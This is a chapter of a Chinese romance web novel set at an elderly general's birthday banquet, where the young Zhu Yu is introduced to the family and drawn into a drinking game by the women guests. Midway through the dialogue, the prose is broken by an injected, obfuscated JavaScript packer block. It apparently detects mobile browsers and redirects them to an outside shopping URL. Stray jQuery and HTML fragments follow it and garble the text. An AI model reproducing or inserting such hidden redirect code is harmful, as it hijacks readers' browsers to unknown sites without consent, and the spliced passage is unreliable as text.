十月初五,阳光普照,萧家老宅门庭若市,迎来热闹的寿辰大宴。
萧氏在岭北盘踞多年,家族子弟众多,前来道贺之人络绎不绝。百家贺礼堆满大厅,大堂摆着百寿图屏风,光是千年林芝就有上十株。
家仆来回穿行,忙碌斟茶送饮。宾客欢笑声连绵起伏,庭间搭了戏台子,舞姬翩然,贺声叫好声不断。
四通八达的院内小径挂满红灯笼,水池莲花层层重叠。摆台烛火烘燃,托盘上蟠桃散发着香气。
长桌间呈放各式寿酒,皆为上好陈酿,未揭坛便是扑鼻的酒香。孩童们追逐打闹,纷纷欲抢管家手中满满一篮的红包。
面对这样一出盛景,老爷子身着长寿喜服,被人搀扶而出于,面色看上去都比往日红润不少。
其子萧穆、萧俨早早就到了,帮忙安排大宴事宜。
底下几个弟弟妹妹也如约而至,扮相喜庆,走近道贺,并送上早已备好的生辰之礼。
待到午时,众人围拢恭寿,祈愿安康。得主人含笑点头,依次入座长席。
席间饭点菜式精致,厨房堆满传菜的家仆。醉翁把盏,觥筹交错,一顿饭吃得热热闹闹。不少人都喝得脸颊泛红,逐渐有了醉意。
祝妤晨起就随萧俨来到老宅,陪同的还有底下一众侍从,一起待了好几个时辰。从前参加过类似的寿宴,却不及这回繁盛。作为最边缘的小人物,祝妤自打进门便跟随二爷一帮人的脚步,在寿星前拜见。萧俨今日盛装出席,衣襟绣着流云纹,墨冠束发,气宇夺人。
再探他的父亲,气色无异。眉眼间不怒自威,遥想从前应该也是位了不起的大人物。
正琢磨着,旁边的小禾示意她举杯,恭祝老将军福寿安康。
萧俨今天并没有想象中忙碌,毕竟他那爱出风头的大哥已经操持所有。因此他有更多的时间居于大堂饮酒,神情淡漠,时不时冲座上的亲爹颔首示意。
萧老爷的忠仆家福立在一旁,清点礼品,末了小心看向二爷,屈身向老将军汇报。
“老爷,这些便是二爷今日送来的贺礼,其中几样瞧着精致,是府上那位姑娘所赠。”
提到这,老爷子默了默,视线转向前方。
“姑娘?可是前日彦博提及那位?”
“回老爷,正是。”
家福如实禀明。
他缓缓动了动唇。
“仲凛,你那丫头有心了。人在哪?快带来让我看看。”
不只是他,就着漫天传闻,在座不少人也想瞧瞧二爷带回洛城那位姑娘,因此纷纷投来好奇的目光。
萧俨当然清楚祝妤送了些什么,当日狐疑之余也深知她的钱从何而来。
既然他决定带她来,便不打算藏着。
扬手唤来李奇,不动声色让他去传话。
祝妤坐在最边上,得人指示才搁下碗筷,起身走了过来。
来时得知场面特殊,小禾特意为她准备了一套新衣裳。杏色的织金袄裙,白色锦绣腰带。发髻顺垂,绑上特制锻式。看上去楚楚曼曼,尤为娇美。
如此出水芙蓉般的小佳人衬上相貌不凡的男子,一起出现在大堂,很容易引起旁人侧目。
知晓是老爷子亲自传见,姑娘态度恭顺,走近行了大礼。
“小女祝妤,给萧老将军见礼。祝您福泽绵长,寿喜安康。”
看她模样乖巧,出口话亦是喜庆,萧云毅让家福扶她起来。
“祝姑娘有礼了,快起来吧。”
老仆笑盈盈前去搀扶。
萧老爷缓和语气,不禁问道。
“姑娘今年多大,哪儿来的啊?”
她同样笑答。
“回老将军,我今年十五。之前随父在南城生活,自茱州而来。”
点点头算是明白,来回打量继续问。
“原来如此,你跟仲凛是怎么认识的?”
祝妤稍怔,仍旧一五一十。
“前些日子我自沧山归家,探亲途中与兄长走散。后逢将军相助,承蒙不嫌,就此成了朋友。”
话音落,萧老将军忽地扬眉。
“啧,这小子何时开始乐善好施了?”
有意无意的调侃,自然是对萧俨说的。
对此男人面不改色,沉默饮酒。
此话引来一阵笑声,打扮贵气的三姑母寻声望来,她眼睛最尖。一眼见到祝妤脖颈深处的物件,忍不住调笑。
“姑娘脖子上挂的可是萧家的马哨?”
出门前忘记取下,她始终带在身前。此刻被人发现,面上一愣,有些泛红。
听到这,萧俨难得停顿,下意识扫了姑娘一眼。
三姑母一脸会意,笑呵呵感叹。
“看来大哥这次又将添喜事啦?今逢寿辰,不甚欢喜。再过不久双喜临门,您可是得意。”
说完大家都将目光投向二爷与姑娘,眼神有戏,窃窃私语。
老爷子自是不多说,难得眼中露了笑。
祝妤张了张口想说些什么,抬眼正巧与萧俨视线相撞。不知为何,竟隐没了想说的话。一场简单的碰面交谈很快结束。
席间又来了一批贺寿队伍,据说是从忽琅而来。里头有兰族人,也就是萧俨的母家。仔细观察,发现他们的眼睛都好漂亮,大方热情,还带来了不少贵重礼品。
冬寒渐起,梅香阵阵。室外已有些凉,萧老爷未待太久就进门了,留下宾客们继续待在外面饮酒。
饭后一众女眷居于花厅饮茶,交头耳语。祝妤小心翼翼寻了最边上的位置,得一时闲,低头接过茶盏。
厅内清一色女子,老少皆有。饮茶说笑,甚至起哄玩起了游戏
一帮女子待在一起很容易生出旁的事,比如萧俨的三姑母,作为酒局领头者,吆喝女眷们坐过来找些乐子。
漠北女子皆是豪放,对比外面一众男子,内室的她们亦是当仁不让。
眼看一群人开始围观叫嚣,祝妤老老实实待在角落,正想找机会出去透会儿气,三姑的眼神忽然望了过来。
刚才就已记住这丫头,面容姣好,肤如白玉。一双人畜无害的杏眼,不吭声不多言,低调得紧。
可她纵使再低调,大家也很难忽视她。尤其先才席间那一出。了解内情的人都知道她是什么身份,更难忽视她的存在。
对于这样的姑娘,好事的三姑母自然不会放过。没等她抬脚出门,先一步叫住她。
“祝姑娘别走,快过来。”
听见这声,祝妤顿住脚步。
“不知夫人唤我何事?”
客气问着,三姑母冲她笑。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17142049|194320||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
“仲凛在外饮酒,你一个人坐在边上多无趣,快来让大家瞧瞧。”
大伙齐刷刷看向她,让本来想走的姑娘停顿,一时没了退路。
拗不过此番盛情,她也知礼,悄然走了过去。
几位扮相贵气的妇人寻声凑近,你一言我一语开始说道。
“这就是二爷带来的人?瞧着真是讨喜,不知您跟二爷是否好事将近?快跟我们说说吧。”
“就是就是,难得二爷还能带姑娘回家。以往见他独来独往惯了,我们私底下还说他要跟那些刀枪棍棒成亲了。”
“哎呀,姑娘可有定亲,没有的话趁着老将军身体健朗,快把好事办了吧。”
“嘁,你们怎知姑娘跟二爷就是传说中的那样,没准就真的只是朋友了,呵呵。”
调笑声一阵高过一阵,三姑母见好就收,作势不悦,冲她们眨了眨眼。
“呵呵,快别说了,姑娘要不好意思了。”
的确,每句矛头都指向一处,纵使再经得住,也会面上犯窘。
好在祝妤内心够沉稳,只当是宴席后的打趣。再者人多的地方是非也多,今日走这一趟,不让人调侃几句怕是很难。
听到末了本想解释,然而洪水般的簇拥再度来袭,她还未开口已经叫人说完了。
三姑母大气,是时候出来帮忙解围。本就跟着丈夫做了多年买卖,生意场上的行家。压根不忌讳这样的场面,加之她千杯不醉,更是横着走了。
为了转移注意力,她风情般的眼眸划过室外一群男子,忍不住扬声。
“你们瞧外头那些男子喝得多热闹,不如我们也来玩投壶饮酒的游戏吧?”
边陲女子跟关内有所不同,多数不忌讳某些礼节。闻言看向这头,面上皆露了笑,不由得开始激动。
“华盛夫人说的是,早就看那些男子闹腾,我等早已跃跃欲试,不如今日也来凑个热闹。”
华盛夫人是三姑母在外独有的称号。
她的提议得到大家一致赞成
女子勾唇,很快开始宣布。
“那我可得定个新规矩,今天谁投不中都得喝酒,连续三次不中加倍。我正好带了一坛妙春灵,你们谁要是不中可不许耍赖,在场所有人作证,必须喝。”
岭北这边的人都知道,妙春灵是此地难得一见的好酒。且后劲很大,几杯下肚很容易就醉了。然而面对她的提议,竟无人反对,笑盈盈表态道。
“好好好,既然华盛夫人都立规矩了,咱们都同意,尽管放马过来。”
扫过在场所有人,确定都没有反对的意思,三姑母大气出口。
“既无异议,来人,备箭。”
语毕立刻有小厮上前张罗。
片刻之后,整理好的箭封火速送了上来。妇人耐心等着,见酒先一步被呈上,满满两大坛子,酒香味瞬间弥漫开来,耐不住动员大伙开始先饮。仆人仔仔细细选定位置,挑了不算太难的连壶,毕竟还要照顾现场某些不会玩的女眷。商量再三,把连壶抬到了三步开外的窗前。
直到所有物件都准备齐全,三姑母满脸笑意冲着不远处刚想离开的姑娘高声。
“祝姑娘,远道而来便是客,不如你第一个试试,如何?”
她一顿,手指抚过门沿,眸子逐渐抬起。